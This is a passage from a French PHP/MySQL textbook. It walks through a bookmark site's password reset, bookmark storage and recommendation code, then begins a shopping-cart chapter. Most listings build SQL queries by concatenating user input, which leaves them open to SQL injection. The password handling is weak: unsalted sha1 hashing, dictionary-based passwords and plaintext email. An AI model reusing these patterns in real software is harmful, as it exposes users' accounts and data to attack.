  // Ajoute un nombre entre 0 et 999 pour améliorer un peu
  // le mot de passe
  $rand_number = rand(0, 999);
  $new_password .= $rand_number;

  // Modifie le mot de passe dans la base ou lève une exception
  $conn = db_connect();
  $result = $conn->query("update user
                          set passwd = sha1('".$new_password."')
                          where username = '".$username."'");
  if (!$result) {
    throw new Exception('Could not change password.'); // non modifié
  } else {
    return $new_password;  // Succès de la modification
  }
}
```

Cette fonction produit un mot de passe aléatoire en cherchant un mot au hasard dans un dictionnaire, à l'aide de la fonction `get random word()`, et en lui ajoutant un nombre quelconque, compris entre 0 et 999. Cette fonction se trouve également dans la bibliothèque *user_auth_fns.php* ; elle est présentée dans le Listing 25.19.

Listing 25.19 : La fonction *get_random_word()* de *user_auth_fns.php* — Cette fonction va rechercher un mot au hasard dans le dictionnaire pour produire les mots de passe aléatoires

```
function get_random_word($min_length, $max_length) {
// Choisit un mot aléatoire dans le dictionnaire, avec la bonne longueur,
// et le renvoie.

  // Produit un mot aléatoire.
  $word = '';
  // Modifiez le chemin pour l'adapter à votre système
```

```
    $dictionary = '/usr/dict/words';  // the ispell dictionary
    $fp = @fopen($dictionary, 'r');
    if(!$fp) {
      return false;
    }
    $size = filesize($dictionary);

    // Se place à un endroit aléatoire dans le dictionnaire.
    $rand_location = rand(0, $size);
    fseek($fp, $rand_location);

    // Récupère le prochain mot dont la longueur est correcte.
    while ((strlen($word) < $min_length) || (strlen($word)>$max_length) ||
           (strstr($word, "'"))) {
       if (feof($fp)) {
          fseek($fp, 0);        // Si on est la fin, on revient au début
       }
       // Saute le premier mot car il peut être incomplet
       $word = fgets($fp, 80);
       // Le mot de passe potentiel
       $word = fgets($fp, 80);
    }
    $word = trim($word); // Ôte le \n ajouté par fgets
    return $word;
  }
```

Cette fonction a donc besoin d'un dictionnaire. Si vous êtes sur un système Unix, le correcteur d'orthographe intégré possède un dictionnaire de mots dont le chemin d'accès est généralement */usr/dict/words*, comme ici, ou */usr/share/dict/words*. S'il ne figure pas à l'un de ces emplacements, vous pouvez en principe le trouver à l'aide de la commande suivante :

```
$ locate dict/words
```

Si vous utilisez un autre système ou si vous ne souhaitez pas installer `ispell`, vous pouvez télécharger des listes de mots comme celle qu'utilise `ispell` sur le site **http://wordlist.sourceforge.net/**.

Ce site contient également des dictionnaires dans de nombreuses autres langues, ce qui vous permet, si vous le souhaitez, de construire vos mots de passe en norvégien ou en esperanto. Ces fichiers sont formatés à raison d'un seul mot par ligne.

Pour lire un mot aléatoirement dans ce fichier, nous choisissons un nombre aléatoire compris entre 0 et la taille de ce fichier, puis nous lisons le fichier à partir de cet emplacement. Si nous lisons à partir de cette position jusqu'au prochain retour chariot, on obtiendra probablement un mot partiel : c'est la raison pour laquelle nous sautons la ligne où nous somme arrivés et nous lisons le mot suivant en appelant la fonction `fgets()` deux fois de suite.

Cette fonction recèle deux astuces. Tout d'abord, si nous atteignons la fin du fichier pendant que nous lisons un mot, nous devons revenir au début du fichier :

```
if (feof($fp)) {
  fseek($fp, 0);        // Si on est la fin, on revient au début.
}
```

Mais il faut également que la longueur du mot soit comprise entre `$min length` et `$max length`. Si le mot obtenu ne remplit pas ces conditions, nous passons au mot suivant. Par ailleurs, nous évitons les mots contenant des apostrophes. Nous pourrions les protéger, mais il est plus simple de passer au mot suivant.

Dans la fonction `reset password()`, après avoir produit le nouveau mot de passe, nous mettons à jour la base de données et nous renvoyons ce nouveau mot de passe au script principal, qui le passe ensuite à `notify password()` pour l'envoyer par e-mail à l'utilisateur.

Le code de la fonction `notify password()` est présenté dans le Listing 25.20.

Listing 25.20 : La fonction *notify_password()* de *user_auth_fns.php* — Cette fonction transmet le nouveau mot de passe à l'utilisateur par e-mail

```
function notify_password($username, $password) {
// Avertit l'utilisateur que son mot de passe a changé.

    $conn = db_connect();
    $result = $conn->query("select email from user
                            where username='".$username."'");
    if (!$result) {
      throw new Exception('Could not find email address.');
    } else if ($result->num_rows == 0) {
      throw new Exception('Could not find email address.');
      // L'utilisateur n'est pas dans la base
    } else {
      $row = $result->fetch_object();
      $email = $row->email;
      $from = "From: support@phpbookmark \r\n";
      $mesg = "Your PHPBookmark password has been changed to
               ".$password."\r\n"
               ."Please change it next time you log in.\r\n";

      if (mail($email, 'PHPBookmark login information', $mesg, $from)) {
        return true;
      } else {
        throw new Exception('Could not send email.');
      }
    }
}
```

Dans cette fonction, qui prend en paramètre un nom d'utilisateur et un nouveau mot de passe, nous nous contentons de chercher l'adresse e-mail de l'utilisateur dans la base de données et nous nous servons de la fonction `mail()` de PHP pour lui envoyer un courrier électronique.

Il serait plus sécurisé de fournir aux utilisateurs un mot de passe vraiment aléatoire, composé de lettres majuscules, de lettres minuscules, de chiffres et de signes de ponctuation. Cependant, un mot de passe comme `zigzag487` est plus simple à lire et à saisir qu'un mot de passe réellement aléatoire. En effet, il est souvent difficile de différencier dans une chaîne aléatoire les 0 et les O (le chiffre zéro ou la lettre o en majuscule), les 1 et les l (le chiffre un ou la lettre L en minuscule).

Sur notre système, le dictionnaire contient environ 45 000 mots. Cela signifie que, si un pirate tente de deviner un mot de passe, il lui faudra essayer en moyenne 22 500 000 mots de passe. Ce niveau de sécurité est suffisant pour une application de ce type, même si les utilisateurs ne tiennent pas compte de notre conseil et ne le modifient pas ensuite.

Implémentation de l'enregistrement et de la récupération des favoris

Nous allons maintenant nous intéresser à la manière dont les favoris des utilisateurs sont stockés, récupérés et supprimés.

Ajouter des liens

Les utilisateurs peuvent ajouter des liens en cliquant sur l'option *Add BM* dans le menu. Cela les amène au formulaire présenté à la Figure 25.9.




Figure 25.9

Le script add_bm_form.php *affiche un formulaire dans lequel les utilisateurs peuvent ajouter des liens vers leurs sites favoris.*

Une fois encore, ce script est très simple, puisqu'il se contente d'utiliser les fonctions d'affichage. Lorsque le formulaire est envoyé, il appelle le script *add_bms.php*, présenté dans le Listing 25.21.

Listing 25.21 : *add_bms.php* — Ce script ajoute de nouveaux favoris dans la page personnelle d'un utilisateur

```
<?php
 require_once('bookmark_fns.php');
 session_start();

 // Création de la variable au nom abrégé
   $new_url = $_POST['new_url'];

 do_html_header('Adding bookmarks');

 try {
   check_valid_user();
   if (!filled_out($_POST)) {
     throw new Exception('Form not completely filled out.');
   }
   // Vérifie le format de URL
   if (strstr($new_url, 'http://') === false) {
      $new_url = 'http://'.$new_url;
   }

   // Vérifie si l'URL est valide
   if (!(@fopen($new_url, 'r'))) {
     throw new Exception('Not a valid URL.');
   }

   // Tente d'ajouter le favori
   add_bm($new_url);
   echo 'Bookmark added.';

   // Récupère les favoris de cet utilisateur
   if ($url_array = get_user_urls($_SESSION['valid_user'])) {
     display_user_urls($url_array);
   }
 }
 catch (Exception $e) {
   echo $e->getMessage();
 }
 display_user_menu();
 do_html_footer();

?>
```

Ce script respecte aussi la procédure de validation, d'utilisation de la base de données et d'affichage.

Pour la validation, nous devons vérifier que l'utilisateur a bien rempli le formulaire avec `filled out()`. Puis nous effectuons ensuite deux vérifications sur l'URL. Tout

d'abord, à l'aide de `strstr()`, nous regardons si l'URL commence bien par `http://`. Si ce n'est pas le cas, nous ajoutons cette chaîne de caractères au début de l'URL. Puis nous pouvons vérifier si l'URL existe réellement. Comme nous l'avons vu au Chapitre 18, nous pouvons nous servir de `fopen()` pour ouvrir une URL commençant par `http://`. Si nous pouvons ouvrir le fichier correspondant à cette adresse, nous supposons que l'URL est valide et nous appelons la fonction `add bm()` pour l'ajouter dans la base de données.

Cette fonction, ainsi que toutes les autres fonctions liées aux favoris, se trouve dans la bibliothèque *url_fns.php*. Vous trouverez le code de la fonction `add bm()` dans le Listing 25.22.

Listing 25.22 : La fonction *add_bm()* de *url_fns.php* — Cette fonction ajoute un nouveau favori dans la base de données

```
function add_bm($new_url) {
  // Ajoute un nouveau favori dans la base de données.

echo "Attempting to add ".htmlspecialchars($new_url)."<br />";
  $valid_user = $_SESSION['valid_user'];

  $conn = db_connect();

  //Vérifie que ce favori n'est pas déjà stocké
  $result = $conn->query("select * from bookmark
                          where username='$valid_user'
                          and bm_URL='".$new_url."'");
  if ($result && ($result->num_rows>0)) {
    throw new Exception('Bookmark already exists.');
  }

  // Insère le nouveau favori
  if (!$conn->query("insert into bookmark values
     ('".$valid_user."', '".$new_url."')")) {
    throw new Exception('Bookmark could not be inserted.');
  }

  return true;
}
```

Cette fonction est très simple. Elle vérifie qu'un utilisateur n'a pas déjà enregistré ce lien dans la base de données (bien qu'il soit peu probable que les utilisateurs entrent deux fois le même favori, il est possible que cela résulte d'un rafraîchissement de leur page). S'il s'agit d'un nouveau favori, son URL est ajoutée dans la base de données.

Si nous revenons à *add_bm.php*, nous pouvons constater que ce script se termine en appelant `get user urls()` et `display user urls()`, comme *member.php*. Nous allons maintenant étudier ces fonctions.

Afficher les favoris

Dans le script *member.php* et dans la fonction `add bm()`, nous nous servons de `get user urls()` et de `display user urls()`. Ces fonctions servent, respectivement, à récupérer les favoris de l'utilisateur dans la base de données et à les afficher. La fonction `get user urls()` se trouve dans la bibliothèque *url_fns.php* et `display user urls()`, dans la bibliothèque *output_fns.php*.

Le code de la fonction `get user urls()` se trouve dans le Listing 25.23.

Listing 25.23 : La fonction *get_user_urls()* de *url_fns.php* — Cette fonction va chercher les favoris de l'utilisateur dans la base de données

```
function get_user_urls($username) {
// Extrait de la base de données tous les favoris de cet utilisateur.
  $conn = db_connect();
  $result = $conn->query("select bm_URL
                          from bookmark
                          where username = '".$username."'");
  if (!$result) {
    return false;
  }

  // Création d'un tableau pour contenir les URL
  $url_array = array();
  for ($count = 1; $row = $result->fetch_row(); ++$count) {
    $url_array[$count] = $row[0];
  }
  return $url_array;
}
```

Étudions rapidement cette fonction. Elle prend en paramètre un nom d'utilisateur et va chercher ses favoris dans la base de données. Elle renvoie un tableau contenant ces favoris ou `false` si elle n'a pu récupérer aucun lien.

Le tableau renvoyé par `get user urls()` peut être passé à `display user urls()`. Il s'agit une fois encore d'une simple fonction d'affichage HTML permettant de formater les favoris de l'utilisateur sous forme tabulaire. Reportez-vous à la Figure 25.6 pour un exemple de résultat obtenu. En fait, la fonction place les favoris dans un formulaire en ajoutant pour chacune d'eux une case à cocher permettant de sélectionner les favoris à supprimer. Ceci nous amène tout naturellement à la suppression des favoris.

Supprimer des favoris

Lorsqu'un utilisateur sélectionne des favoris pour les supprimer et qu'il clique sur l'option *Delete BM* du menu, le formulaire contenant les favoris est envoyé. Chaque case à cocher est produite par la partie suivante de la fonction `display user urls()` :

```
echo "<tr bgcolor=\"".$color."\"><td><a href=\"".$url."\">"
     . htmlspecialchars($url)."</a></td>
      <td><input type=\"checkbox\" name=\"del_me[]\"
           value=\"".$url."\"/></td>
      </tr>";
```

Toutes ces boîtes portent le nom `del me[]`. Cela signifie que, dans le script PHP activé par ce formulaire, nous pouvons accéder à un tableau `$del me` qui contiendra les favoris à effacer.

Lorsque l'utilisateur clique sur l'option *Delete BM*, cela active le script *delete_bms.php*, présenté au Listing 25.24.

Listing 25.24 : *delete_bms.php* — Ce script supprime des favoris dans la base de données

```
<?php
 require_once('bookmark_fns.php');
 session_start();

  // Création de variables aux noms abrégés
$del_me = $_POST['del_me'];
  $valid_user = $_SESSION['valid_user'];

  do_html_header('Deleting bookmarks');
  check_valid_user();

  if (!filled_out($_POST)) {
    echo '<p>You have not chosen any bookmarks to delete.<br/>
          Please try again.</p>';
    display_user_menu();
    do_html_footer();
    exit;
  } else {
    if (count($del_me) > 0) {
      foreach($del_me as $url) {
        if (delete_bm($valid_user, $url)) {
          echo 'Deleted '.htmlspecialchars($url).'.<br />';
        } else {
          echo 'Could not delete '.htmlspecialchars($url).'.<br />';
        }
      }
    } else {
```

```
        echo 'No bookmarks selected for deletion';
      }
    }

    // Récupère les favoris de cet utilisateur
    if ($url_array = get_user_urls($valid_user)) {
      display_user_urls($url_array);
    }

    display_user_menu();
    do_html_footer();
  ?>
```

Ce script commence par effectuer les validations d'usage. Lorsque nous savons que l'utilisateur a sélectionné des liens pour les supprimer, nous utilisons la boucle suivante pour les effacer :

```
foreach($del_me as $url) {
  if (delete_bm($valid_user, $url)) {
    echo 'Deleted '.htmlspecialchars($url).'.<br />';
  } else {
    echo 'Could not delete '.htmlspecialchars($url).'.<br />';
  }
}
```

Comme vous pouvez le constater, c'est la fonction `del fbm()` qui s'occupe d'effacer un favori de la base de données. Cette fonction est présentée dans le Listing 25.25.

Listing 25.25 : La fonction *del_bm()* de *url_fns.php* — Cette fonction supprime un favori de la liste de l'utilisateur

```
function delete_bm($user, $url) {
  // Supprime un favori de la base de données.
  $conn = db_connect();

  // Supprime le favori.
  if (!$conn->query("delete from bookmark where
     username='".$user."' and bm_url='".$url."'")) {
     throw new Exception('Bookmark could not be deleted');
  }
  return true;
}
```

Comme vous pouvez le voir, il s'agit également d'une fonction assez simple. Elle tente de supprimer de la base de données un favori associé à un utilisateur. Il faut bien noter que nous nous contentons de supprimer le favori qui est associé à l'utilisateur courant ; les autres utilisateurs peuvent le conserver.

La Figure 25.10 montre un exemple du résultat obtenu.




Figure 25.10

Le script de suppression avertit l'utilisateur que des favoris ont été supprimés, puis affiche ceux qui restent.

Comme dans le script *add_bms.php* lorsque la base de données a été modifiée, nous affichons la nouvelle liste des favoris avec les fonctions `get user urls()` et `displays user urls()`.

Implémentation de la suggestion de sites

Pour terminer, il nous reste à écrire le script qui s'occupe des suggestions de sites, *recommend.php*.

Il existe de nombreuses approches permettant d'implémenter cette fonctionnalité. Nous avons opté en faveur de suggestions "intelligentes" : nous cherchons les utilisateurs qui ont au moins un favori en commun avec l'utilisateur courant en partant du principe qu'il est alors possible que ces utilisateurs aient les mêmes goûts et que leurs sites favoris puissent intéresser notre utilisateur.

La méthode la plus simple pour implémenter cette approche avec une requête SQL consiste à utiliser des sous-requêtes. La première sous-requête ressemble à ceci :

```
select distinct(b2.username)
            from bookmark b1, bookmark b2
```

```
            where b1.username='".$valid_user."'
            and b1.username != b2.username
            and b1.bm_URL = b2.bm_URL)
```

Cette requête utilise des alias pour réaliser une jointure de la table `bookmark` avec elle-même (un concept étrange mais parfois bien utile). Imaginons qu'il existe en fait deux tables de favoris, `b1` et `b2`. Dans `b1`, nous nous intéressons à l'utilisateur courant et à ses liens. Dans `b2`, nous pouvons examiner les liens de tous les autres utilisateurs. Nous cherchons donc tous les autres utilisateurs (`b2.username`) possédant un favori en commun avec celui de l'utilisateur courant (`b1.bm URL = b2.bm URL`) et qui ne sont pas l'utilisateur courant (`b1.username != b2.username`).

Cette requête nous donne une liste de personnes ayant les mêmes goûts que l'utilisateur courant. À l'aide de cette liste, nous pouvons chercher leurs sites favoris avec la requête externe :

```
select bm_URL
from bookmark
where username in
            (select distinct(b2.username)
            from bookmark b1, bookmark b2
            where b1.username='".$valid_user."'
            and b1.username != b2.username
            and b1.bm_URL = b2.bm_URL)
```

On ajoute une seconde sous-requête pour éliminer la liste des favoris de cet utilisateur car, si l'utilisateur possède déjà un favori, il est inutile de le lui suggérer. Pour terminer, nous ajoutons un filtre supplémentaire avec la variable `$popularity` : comme nous ne voulons pas suggérer des sites trop personnels, nous nous contentons de suggérer les favoris enregistrés par plusieurs utilisateurs de la liste.

La requête finale ressemble à ceci :

```
select bm_URL
from bookmark
where username in
         (select distinct(b2.username)
         from bookmark b1, bookmark b2
         where b1.username='".$valid_user."'
         and b1.username != b2.username
         and b1.bm_URL = b2.bm_URL)
and bm_URL not in
         (select bm_URL
         from bookmark
         where username='".$valid_user."')
group by bm_url
having count(bm_url)>".$popularity;
```

Si nous attendons un grand nombre de visiteurs sur notre site, nous pouvons modifier `$popularity` pour ne suggérer que les favoris enregistrés par un grand nombre

d'utilisateurs. En effet, on peut alors supposer qu'ils seront probablement plus intéressants que les autres.

L'intégralité du script permettant d'effectuer les suggestions est présentée dans les Listings 25.26 et 25.27. Le script principal s'appelle *recommend.php* (Listing 25.26). Il appelle la fonction `recommend urls()` de *url_fns.php* (Listing 25.27).

Listing 25.26 : *recommend.php* — Ce script suggère certains sites qu'un utilisateur pourrait apprécier

```
<?php
  require_once('bookmark_fns.php');
  session_start();
  do_html_header('Recommending URLs');
  try   {
    check_valid_user();
    $urls = recommend_urls($_SESSION['valid_user']);
    display_recommended_urls($urls);
  }
  catch(Exception $e)   {
    echo $e->getMessage();
  }
  display_user_menu();
  do_html_footer();
?>
```

Listing 25.27 : La fonction *recommend_urls()* de *url_fns.php* — Ce script trouve les suggestions

```
function recommend_urls($valid_user, $popularity = 1) {
  // Nous fournissons des suggestions semi-intelligentes.
  // Si une personne possède un favori en commun avec d'autres
  // utilisateurs, il est possible qu'elle apprécie les autres favoris
  // de ces personnes.
  $conn = db_connect();

  // Trouve d'autres utilisateurs
  // possédant un favori en commun avec vous.
  // Pour éviter de renvoyer des pages trop personnelles,
  // et pour ne renvoyer que des pages populaires,
  // nous choisissons un niveau de popularité minimal.
  // Si $popularite = 1, plusieurs personnes doivent avoir enregistré
  // le favori pour que nous le recommandions.

  $query = "select bm_URL
            from bookmark
            where username in
              (select distinct(b2.username)
               from bookmark b1, bookmark b2
               where b1.username='".$valid_user."'
               and b1.username != b2.username
               and b1.bm_URL = b2.bm_URL)
            and bm_URL not in
```

```
                (select bm_URL
                 from bookmark
                 where username='".$valid_user."')
            group by bm_url
            having count(bm_url)>".$popularity;

    if (!($result = $conn->query($query))) {
       throw new Exception('Could not find any bookmarks to recommend.');
    }

    if ($result->num_rows==0) {
       throw new Exception('Could not find any bookmarks to recommend.');
    }

    $urls = array();
    // Construit un tableau de toutes les URL pertinentes
    for ($count=0; $row = $result->fetch_object(); $count++) {
       $urls[$count] = $row->bm_URL;
    }

    return $urls;
  }
```

Un exemple du résultat de *recommend.php* est présenté à la Figure 25.11.




Figure 25.11

D'après le script, cet utilisateur pourrait être intéressé par le site amazon.com*. Deux autres utilisateurs de notre site qui aiment bien* amazon.com *ont, en effet, ajouté ce site à leurs favoris.*

Pour aller plus loin

Nous avons présenté les fonctionnalités de base de l'application *PHPbookmark*. Cependant, nous pouvons y apporter plusieurs améliorations :

- regrouper les sites favoris par sujets ;
- un lien *Add this to my bookmarks* pour les suggestions ;
- des suggestions fondées sur les URL les plus populaires de la base de données, ou sur un sujet particulier ;
- une interface d'administration pour configurer et administrer les utilisateurs et les sujets ;
- des techniques pour accélérer les recherches de sites intéressants et pour les rendre plus intelligentes ;
- d'autres vérifications des entrées saisies par les utilisateurs.

Faites vos propres expériences ! Il s'agit de la meilleure manière d'apprendre.

Pour la suite

Dans le projet suivant, nous verrons comment implémenter un panier virtuel permettant aux utilisateurs de parcourir notre site, d'y ajouter des articles au fur et à mesure qu'ils se promènent, puis de payer avant de quitter le site.

26

Implémentation d'un panier virtuel

Dans ce chapitre, nous verrons comment implémenter les fonctionnalités de base d'un panier virtuel. Nous ajouterons ce panier à la base de données de Book-O-Rama que nous avons implémentée dans la deuxième partie de ce livre. Nous explorerons également une autre solution : la configuration et l'utilisation d'un panier virtuel PHP open-source existant.

Un panier virtuel électronique (que l'on appelle également parfois *panier d'achat*) est un mécanisme permettant d'effectuer des achats en ligne. Au fur et à mesure que vous parcourez le catalogue en ligne d'un site, vous pouvez ajouter des articles dans votre panier. Lorsque vous avez fini vos achats, vous "passez à la caisse" du magasin en ligne, c'est-à-dire que vous réglez les articles contenus dans votre panier virtuel.

Pour implémenter un panier virtuel, nous avons besoin des fonctionnalités suivantes :

- une base de données des produits que nous voulons vendre en ligne ;
- un catalogue en ligne de nos produits, énumérés par catégorie ;
- un panier virtuel pour conserver une trace des articles que l'utilisateur souhaite acheter ;
- un script de sortie qui s'occupe du paiement et des détails de la transaction ;
- une interface d'administration.

Les composants

Vous vous souvenez certainement de la base de données Book-O-Rama que nous avons développée dans la deuxième partie de ce livre. Dans ce projet, nous allons implémenter et mettre en œuvre le magasin en ligne de Book-O-Rama. Les composants de ce système doivent permettre d'atteindre les buts suivants :

- Il nous faut un moyen de connecter la base de données au navigateur de l'utilisateur. Les utilisateurs doivent pouvoir parcourir les articles par catégorie.
- Les utilisateurs doivent également avoir la possibilité de sélectionner des articles dans le catalogue, pour pouvoir les acheter plus tard. Nous devons conserver une trace des articles sélectionnés.
- Lorsque les utilisateurs ont terminé leurs achats, nous devons calculer le montant total de leur commande, enregistrer les informations associées à la commande (comme l'adresse de la livraison) et traiter le paiement.
- Il faut également construire une interface d'administration pour le site de Book-O-Rama, afin que l'administrateur puisse ajouter et modifier des livres, ainsi que des catégories de livres.

Nous pouvons maintenant commencer à concevoir la solution et ses composants.

Implémenter un catalogue en ligne

Nous possédons déjà une base de données pour le catalogue de Book-O-Rama. Cependant, nous devons y apporter quelques modifications pour cette application. Il faudra notamment ajouter des catégories de livres, comme nous venons de le voir.

Il faudra aussi ajouter certaines informations pour les adresses de paiement, les détails des transactions, etc. Nous savons déjà comment implémenter une interface vers une base de données MySQL à l'aide de PHP, donc, cette partie devrait être assez simple.

Nous devrons également utiliser des transactions lorsque nous traiterons les commandes des clients. Pour cela, il faut convertir vos tables Book-O-Rama pour qu'elles utilisent le moteur de stockage InnoDB. Ce processus est assez simple.

Conserver une trace des achats effectués par l'utilisateur

Il est impératif de conserver une trace des achats effectués par l'utilisateur. Nous avons pour cela deux techniques à notre disposition. La première consiste à ajouter les sélections effectuées dans notre base de données ; l'autre implique l'utilisation d'une variable de session.

La solution d'une variable de session est plus simple à écrire, puisqu'elle ne nécessite pas de faire constamment des requêtes sur la base de données. Elle évite aussi d'enregistrer

dans la base des informations inutiles, comme celles associées aux utilisateurs qui se contentent de parcourir le site et de changer d'avis.

Nous avons par conséquent besoin d'implémenter une variable ou un ensemble de variables de session pour enregistrer les choix d'un utilisateur. Lorsqu'un utilisateur a fini de sélectionner ses articles et qu'il passe à la caisse, nous ajouterons ces informations dans notre base de données pour conserver une trace de la transaction.

Nous pouvons également nous servir de ces données pour résumer l'état actuel du panier dans un coin de la page, de sorte que l'utilisateur sache en permanence ce que sa commande va lui coûter.

Implémenter un système de paiement

Dans ce projet, les utilisateurs se contentent de sélectionner des articles et de saisir les informations nécessaires pour la commande. Nous ne traiterons pas réellement les paiements. Il existe un grand nombre de systèmes de paiement en ligne avec des implémentations toutes différentes. Nous nous contenterons donc d'écrire une fonction de base qui pourra être remplacée par une interface vers le système de votre choix.

Bien qu'il existe plusieurs passerelles de paiement possibles et différentes interfaces vers celles-ci, les fonctionnalités de traitement en temps réel des cartes de crédit sont généralement identiques. Il faut notamment ouvrir un compte commercial auprès d'une banque pour pouvoir accepter les cartes de crédit (généralement, votre banque dispose d'une liste de fournisseurs recommandés pour le paiement lui-même). Le fournisseur de votre système de paiement vous précisera les paramètres que vous devrez passer à son système. De nombreux systèmes de paiement peuvent fournir du code PHP que vous pourrez utiliser pour remplacer la fonction de base créée dans ce chapitre.

Le système de paiement transmet vos données à une banque et renvoie un code de résultat qui indique le succès de la transaction ou une erreur. En échange de cet envoi d'informations, votre passerelle de paiement vous facturera une somme annuelle, ainsi qu'une taxe en fonction du nombre ou de la valeur de vos transactions. Certains fournisseurs de systèmes de paiement font même payer les transactions annulées.

Le système de paiement choisi aura besoin d'informations sur le client (comme son numéro de carte de crédit), d'informations permettant de vous identifier (pour connaître le compte commercial à créditer) et devra connaître évidemment le montant total de la transaction.

Le montant total de la commande peut se calculer à partir de ce qui se trouve dans la variable de session du panier virtuel de l'utilisateur. Il suffit alors d'enregistrer les informations associées à la commande dans la base de données et de se débarrasser de la variable de session à ce moment-là.

Créer une interface d'administration

Nous construirons également une interface d'administration nous permettant d'ajouter, de supprimer et de modifier les livres et les catégories de livres dans la base de données.

Par exemple, il peut être nécessaire de modifier le prix d'un article, notamment en période de promotion. Cela signifie que, lorsque nous enregistrons la commande d'un client, il faut également enregistrer le prix de chaque article commandé. D'un point de vue comptable, ce serait un cauchemar de n'enregistrer que les articles commandés et leurs prix courants. Cela signifie également que, si le client souhaite nous renvoyer un article ou l'échanger, nous devrons lui rembourser le bon montant.

Dans ce projet, nous n'implémenterons pas d'interface de suivi de commande. Nous vous laissons le plaisir d'en ajouter une sur ce système de base, en fonction de vos besoins.

Présentation de la solution

Nous allons maintenant assembler tous les composants.

Notre système peut être considéré en fonction de deux points de vue différents : celui de l'utilisateur et celui de l'administrateur. Après avoir étudié les fonctionnalités nécessaires, nous avons pu mettre en place deux architectures différentes, une pour chaque point de vue. Elles sont présentées, respectivement, aux Figures 26.1 et 26.2.




Figure 26.1

La vue utilisateur du système Book-O-Rama permet aux utilisateurs de parcourir les livres par catégorie, d'afficher les informations associées à un livre, d'ajouter des livres dans leur panier virtuel et de les acheter.




Figure 26.2

